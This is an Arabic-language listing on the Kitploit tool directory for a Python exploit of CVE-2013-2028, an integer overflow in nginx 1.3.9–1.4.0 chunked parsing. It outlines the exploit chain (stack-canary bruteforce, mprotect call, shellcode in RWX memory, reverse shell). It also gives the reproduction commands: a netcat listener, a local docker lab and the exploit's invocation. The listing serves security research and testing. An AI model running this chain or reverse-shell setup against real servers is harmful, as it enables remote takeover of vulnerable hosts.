
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2013-2028-Exploit — استغلال CVE-2013-2028 بلغة بايثون | Kitploit
أدوات/GitHubGitHub/m4drat/cve-2013-2028-exploit
تحليل الثغرات الأمنيةالاستغلالشيل كوداستغلال تطبيقات الويباختبار الاختراقتطوير الحمولاتاستغلال الملفات الثنائية
GitHubm4drat/cve-2013-2028-exploit

CVE-2013-2028-Exploit

استغلال CVE-2013-2028 بلغة بايثون

عرض المستودع
19231منذ 6 سنواتلم تتم المراجعة بعد
مشاركة

استغلال CVE-2013-2028

تفاصيل الثغرة

البرنامج المتأثر بالثغرة: Nginx 1.3.9 < 1.4.0
الالتزام (Commit) الذي يحتوي الإصلاح: https://github.com/nginx/nginx/commit/4997de8005630664ab35f27140e2077e818b21a7

توجد الثغرة في الدالة ngx_http_parse_chunked. يُحدث هذا الاستغلال تجاوزًا في العدد الصحيح (integer overflow) داخل ngx_http_parse_chunked، ثم يستخدم ذلك لاحقًا لتجاوز سعة المكدس (stack overflow) بهدف اختطاف مسار التحكم.

تفاصيل الاستغلال

يتكوّن الاستغلال الفعلي من 4 خطوات:

  1. إيجاد قيمة حارس المكدس (stack canary) باستخدام القوة العمياء بايت ببايت (byte-by-byte bruteforce)
  2. حساب عنوان mprotect باستخدام القيمة من rcx (تشير إلى مكان ما داخل lpthread). استدعاء mprotect بالوسائط المناسبة.
  3. نسخ الشيل كود (shellcode) إلى موقع ذاكرة قابل للقراءة والكتابة والتنفيذ (RWX).
  4. القفز إلى الشيل كود، وبدء شيل عكسي (reverse shell).

كيفية إعادة الإنتاج


  1. تشغيل مستمع (listener) على النظام المضيف، على سبيل المثال باستخدام netcat: nc -lvp 4345
  2. على الجهاز الافتراضي قم بتشغيل docker: sudo docker-compose up --build
  3. تشغيل الاستغلال: python2 exploit.py -ra 127.0.0.1 -rp 8081 -la <listener machine address> -lp <listener machine port>


  4. اترك الاستغلال يعثر على القيمة الفعلية للحارس (canary)، ثم ابدأ الشيل العكسي.

عرض توضيحي

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    369
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    282

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





